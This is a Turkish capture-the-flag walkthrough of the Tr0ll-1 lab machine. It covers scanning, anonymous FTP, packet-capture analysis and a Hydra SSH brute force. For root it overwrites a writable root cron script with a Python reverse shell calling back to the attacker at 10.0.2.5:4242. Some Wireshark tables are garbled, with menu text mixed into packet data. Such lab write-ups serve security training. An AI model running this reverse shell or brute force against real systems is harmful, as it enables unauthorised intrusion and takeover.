

# TROLL-1 WRITEUP

Netdiscover ile network taraması yapıp hedefin ip adresini bulalım.

```
Currently scanning: 10.0.12.0/16 | Screen View: Unique Hosts
/dev/char/1:7
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
/dev/stdout


| IP       | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------|-------------------|-------|-----|------------------------|
| 10.0.2.1 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.2.2 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.2.3 | 08:00:27:2f:f6:6f | 1     | 60  | PCS Systemtechnik GmbH |
| 10.0.2.6 | 08:00:27:06:0d:3f | 1     | 60  | PCS Systemtechnik GmbH |


/dev/tty
root@kali:~#
```

Şimdi nmap ile hedefe tarama gerçekleştirelim.

```

root@kali:~# nmap -sS -sV -sC -Pn 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-20 13:43 EST
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.00042s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-rw- 1 1000 0 8068 Aug 09 2014 lol.pcap [NSE: writeable]
|_ ftp-syst: 00
|_ STAT:
|_ FTP server status:
|_   Connected to 10.0.2.5
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 600
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 2
|_   vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|_   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|_   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_   256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /secret
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:06:0D:3F (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Ftp servisine anonim olarak login olabildiğimizi görüyoruz. Ftp server ı kontrol edelim.

```

root@kali:~# ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 3.0.2)
Name (10.0.2.6:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 1000    0          8068 Aug 09  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.00 secs (2.5554 MB/s)
ftp>

```

Lol.pcap adında bir dosya gördük. Bu dosyayı ana bilgisayarımıza get komutu ile aldık. Şimdi wiresharkta analiz edelim.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.12	10.0.0.6	TCP	74	52449 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=380917 TSecr=0 WS=10
2	0.000329	10.0.0.6	10.0.0.12	TCP	74	21 → 52449 [RST] Seq=0 Ack=1 Win=0 Len=0 MSS=1460 SACK_PERM=1 TSval=1749793 TSecr=380917
3	0.000345	10.0.0.12	10.0.0.6	TCP	66	Mark/Unmark Packet Ctrl+M TSval=380917 TSecr=1749793
4	0.001760	10.0.0.6	10.0.0.12	FTP	86	Ignore/Unignore Packet Ctrl+D TSval=380918 TSecr=1749794
5	0.001811	10.0.0.12	10.0.0.6	TCP	66	Set/Unset Time Reference Ctrl+T TSval=1750767 TSecr=381891
6	3.894796	10.0.0.12	10.0.0.6	FTP	82	Time Shift... Ctrl+Shift+T TSval=381891 TSecr=1750767
7	3.895112	10.0.0.6	10.0.0.12	TCP	66	Packet Comment... Ctrl+Alt+C TSval=382673 TSecr=1751549
8	3.895172	10.0.0.6	10.0.0.12	FTP	100	Edit Resolved Name TSval=382684 TSecr=1751549
9	3.895209	10.0.0.12	10.0.0.6	TCP	66	Apply as Filter TSval=382684 TSecr=1751549
10	7.022657	10.0.0.12	10.0.0.6	FTP	81	Prepare as Filter TSval=383371 TSecr=1752247
11	7.023827	10.0.0.6	10.0.0.12	FTP	89	Conversation Filter TSval=383371 TSecr=1752247
12	7.023879	10.0.0.12	10.0.0.6	TCP	66	Colorize Conversation TSval=383371 TSecr=1752247
13	7.023960	10.0.0.12	10.0.0.6	FTP	72	SCTP TSval=383371 TSecr=1752247
14	7.026226	10.0.0.6	10.0.0.12	FTP	85	Follow TSval=383371 TSecr=1752247
15	7.066827	10.0.0.12	10.0.0.6	TCP	66	Copy TSval=383371 TSecr=1752247
16	9.814947	10.0.0.12	10.0.0.6	FTP	90	Protocol Preferences TSval=383371 TSecr=1752247
17	9.815327	10.0.0.6	10.0.0.12	FTP	117	Decode As... TSval=383371 TSecr=1752247
18	9.815374	10.0.0.12	10.0.0.6	TCP	66	Show Packet in New Window TSval=383371 TSecr=1752247
19	9.815450	10.0.0.12	10.0.0.6	FTP	72	response: 220 directory send OK. TSval=383371 TSecr=1752247
20	9.815692	10.0.0.6	10.0.0.12	TCP	74	66 52449 → 21 [ACK] Seq=68 Ack=211 Win=29696 Len=0 MSS=1460 SACK_PERM=1 TSval=1752247 TSecr=0 WS=3
21	9.815707	10.0.0.12	10.0.0.6	TCP	74	74 Request: TYPE I TSval=383371 TSecr=1752247
22	9.815826	10.0.0.6	10.0.0.12	TCP	66	97 Response: 200 Switching to Binary mode. TSval=383371 TSecr=1752247
23	9.815968	10.0.0.6	10.0.0.12	FTP	185	90 Request: PORT 10,0,0,12,202,172 TSval=383371 TSecr=1752247
24	9.816122	10.0.0.6	10.0.0.12	FTP-DA...	140	117 Response: 200 PORT command successful. Consider using PASV. TSval=383371 TSecr=1752247
25	9.816126	10.0.0.6	10.0.0.12	TCP	66	89 Request: RETR secret_stuff.txt TSval=383371 TSecr=1752247
26	9.816165	10.0.0.12	10.0.0.6	TCP	66	74 20 → 51884 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1754243 TSecr=0 WS=3
27	9.816239	10.0.0.12	10.0.0.6	TCP	66	
28	9.816374	10.0.0.6	10.0.0.12	TCP	66	
29	9.816443	10.0.0.6	10.0.0.12	FTP	90	
30	9.816474	10.0.0.12	10.0.0.6	TCP	66	
31	17.798452	10.0.0.12	10.0.0.6	FTP	74	
32	17.798819	10.0.0.6	10.0.0.12	FTP	97	
33	17.798884	10.0.0.12	10.0.0.6	FTP	90	
34	17.799100	10.0.0.6	10.0.0.12	FTP	117	
35	17.799154	10.0.0.12	10.0.0.6	FTP	89	
36	17.799436	10.0.0.6	10.0.0.12	TCP	74	

Follow Tcp Stream diyerek paketleri inceleyelim.

Wireshark - Follow TCP Stream

File Edit View Go Capture Analyze Statistics

tcp.stream eq 0

No.	Time	Source
1	0.000000	10.0.0.12
2	0.000329	10.0.0.6
3	0.000345	10.0.0.12
4	0.001760	10.0.0.6
5	0.001811	10.0.0.12
6	3.894796	10.0.0.12
7	3.895112	10.0.0.6
8	3.895172	10.0.0.6
9	3.895209	10.0.0.12
10	7.022657	10.0.0.12
11	7.023827	10.0.0.6
12	7.023879	10.0.0.12
13	7.023960	10.0.0.12
14	7.026226	10.0.0.6
15	7.066827	10.0.0.12
16	9.814947	10.0.0.12
17	9.815327	10.0.0.6
18	9.815374	10.0.0.12
19	9.815450	10.0.0.12
23	9.815968	10.0.0.6
29	9.816443	10.0.0.6
30	9.816474	10.0.0.12
31	17.798452	10.0.0.12
32	17.798819	10.0.0.6

```

220 (vsFTPD 3.0.2)
USER anonymous
331 Please specify the password.
PASS password
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,0,12,173,198
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 10,0,0,12,202,172
200 PORT command successful. Consider using PASV.
RETR secret_stuff.txt
150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
226 Transfer complete.
TYPE A
200 Switching to ASCII mode.
PORT 10,0,0,12,172,74
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
QUIT
221 Goodbye.

```

tcp.stream eq 0 filtresinde yukarıdaki sonucu görüyoruz. Şimdi diğer stream'leri inceleyelim.


tcp.stream eq 1

No.	Time	Source	Destination	Protocol	Length	Info
20	9.815692	10.0.0.6	10.0.0.12	TCP	74	20 → 44486 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1
21	9.815707	10.0.0.12	10.0.0.6	TCP	74	44486 → 20 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 S
22	9.815826	10.0.0.6	10.0.0.12	TCP	66	20 → 44486 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=1752247 T
24	9.816122	10.0.0.6	10.0.0.12	FTP-DA...	140	FTP Data: 74 bytes (PORT) (LIST)
25	9.816126	10.0.0.6	10.0.0.12	TCP	66	20 → 44486 [FIN, ACK] Seq=75 Ack=1 Win=29216 Len=0 TSval=175
26	9.816165	10.0.0.12	10.0.0.6	TCP	66	44486 → 20 [ACK] Seq=1 Ack=75 Win=29696 Len=0 TSval=383371 T
27	9.816239	10.0.0.12	10.0.0.6	TCP	66	44486 → 20 [FIN, ACK] Seq=1 Ack=76 Win=29696 Len=0 TSval=383
28	9.816374	10.0.0.6	10.0.0.12	TCP	66	20 → 44486 [ACK] Seq=76 Ack=2 Win=29216 Len=0 TSval=1752247


- Mark/Unmark Packet Ctrl+M
- Ignore/Unignore Packet Ctrl+D
- Set/Unset Time Reference Ctrl+T
- Time Shift... Ctrl+Shift+T
- Packet Comment... Ctrl+Alt+C
- Edit Resolved Name
- Apply as Filter
- Prepare as Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow
- Copy
- Protocol Preferences
- Decode As...
- Show Packet in New Window

- TCP Stream Ctrl+Alt+Shift+T
- UDP Stream Ctrl+Alt+Shift+U
- TLS Stream Ctrl+Alt+Shift+S
- HTTP Stream Ctrl+Alt+Shift+H
- HTTP/2 Stream
- QUIC Stream


Bu sefer stream 1 i inceleyelim.




Burada da bir sonuç. göremedik. Şimdi 2. stream i inceleyelim.



Burada sup3rs3cr3tdirlol adında bir dizin bulduk. Şimdi bu dizini kontrol edelim.




Burada ilginç bir dosyaya rastladık. İndirip inceleyelim.






Bu dosyanın bir elf dosyası olduğunu tespit ettik. Bu exe gibi yürütülebilir bir dosyadır. Strings komutu ile dosyayı statik olarak inceleyelim.

```
root@kali:~/Downloads# strings roflmao
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
printf
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Find address 0x0856BF to proceed
;*2$"
GCC: (Ubuntu 4.8.2-19ubuntu1) 4.8.2
.symtab
.strtab
.shstrtab
.interp
```

Find address 0x0856BF to proceed . 0x0856BF adresini bulun mesajıyla karşılaşıyoruz. Web sunucusunda belirtilen adrese gidelim.





## Index of /0x0856BF

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">good luck/</a>	2014-08-12 23:59	-	
 <a href="#">this folder contains the password/</a>	2014-08-12 23:58	-	


*Apache/2.4.7 (Ubuntu) Server at 10.0.2.6 Port 80*

this\_folder\_contains\_the\_password yani bu dizin parola içeriyor adında bir klasör bulduk.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">Pass.txt</a>	2014-08-09 23:18	12	

*Apache/2.4.7 (Ubuntu) Server at 10.0.2.6 Port 80*

Pass.txt adında bir dosya bulduk.



Burada herhangi bir parola göremedik. Bizi trollediğini bildiğimiz için parolanın Pass.txt olduğunu düşünüyoruz.

```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```

Good\_luck dizini altında kullanıcı adı olabilecek bir txt dosyası bulduk. Definitely not this one , kesinlikle bu değil demek. O yüzden bu kullanıcı adını silelim ve ssh a brute force saldırısı deneyelim.

```
root@kali:~# hydra -L user.txt -p Pass.txt 10.0.2.6 ssh -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 14:03:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://10.0.2.6:22/
[ATTEMPT] target 10.0.2.6 - login "maleus" - pass "Pass.txt" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "ps-aux" - pass "Pass.txt" - 2 of 10 [child 1] (0/0)
[ATTEMPT] target 10.0.2.6 - login "felux" - pass "Pass.txt" - 3 of 10 [child 2] (0/0)
[ATTEMPT] target 10.0.2.6 - login "Eagle11" - pass "Pass.txt" - 4 of 10 [child 3] (0/0)
[ATTEMPT] target 10.0.2.6 - login "genphlux" - pass "Pass.txt" - 5 of 10 [child 4] (0/0)
[ATTEMPT] target 10.0.2.6 - login "usmc8892" - pass "Pass.txt" - 6 of 10 [child 5] (0/0)
[ATTEMPT] target 10.0.2.6 - login "blawrg" - pass "Pass.txt" - 7 of 10 [child 6] (0/0)
[ATTEMPT] target 10.0.2.6 - login "wytshadow" - pass "Pass.txt" - 8 of 10 [child 7] (0/0)
[ATTEMPT] target 10.0.2.6 - login "vis1t0r" - pass "Pass.txt" - 9 of 10 [child 8] (0/0)
[ATTEMPT] target 10.0.2.6 - login "overflow" - pass "Pass.txt" - 10 of 10 [child 9] (0/0)
[REDO-ATTEMPT] target 10.0.2.6 - login "overflow" - pass "Pass.txt" - 11 of 11 [child 9] (1/1)
[22][ssh] host: 10.0.2.6 login: overflow password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-20 14:03:27
root@kali:~#
```

Ssh servisinin parolasını bulmayı başardık. Şimdi giriş yapmayı deneyelim.

```
root@kali:~# ssh overflow@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is SHA256:jhpbguUldAKI9YAJOKhJZe9ypYt7GLEKUKU2WQ+zZBSs.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
overflow@10.0.2.6's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
root@kali:~#
```



Giriş yapmayı başardık. Sistemde yazılabilir olan dosyaları find komutu ile arayalım.

```
find / -writable 2>/dev/null
```



```
/dev/fd
/dev/pts/0
/dev/net/tun
/dev/ptmx
/dev/fuse
/dev/tty
/dev/urandom
/dev/random
/dev/full
/dev/zero
/dev/null
/lib/log/cleaner.py
```

/lib/log/cleaner.py dosyasının inceleyelim.

```

$ ls -l
total 4
-rwxrwxrwx 1 root root 96 Aug 13 2014 cleaner.py
$ cat cleaner.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
$

```

Belli aralıklar /tmp altındaki dosyaları silen bir script olduğunu görüyoruz. Bu scriptin yerine kendi shell scriptimizi ekleyelim.

```

#!/usr/bin/env python
import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("10.0.2.5", 4242));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2);
subprocess.call(["/bin/sh", "-i"])

```

```
root@kali:~# nc -nvlp 4242
listening on [any] 4242 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.6] 47375
/bin/sh: 0: can't access tty; job control turned off
# ls
proof.txt
# whoami
root
# cat proof.txt
Good job, you did it!
702a8c18d29c6f3ca0d99ef5712bfbd
#
```

Evet root olup bayarağı almayı başardık.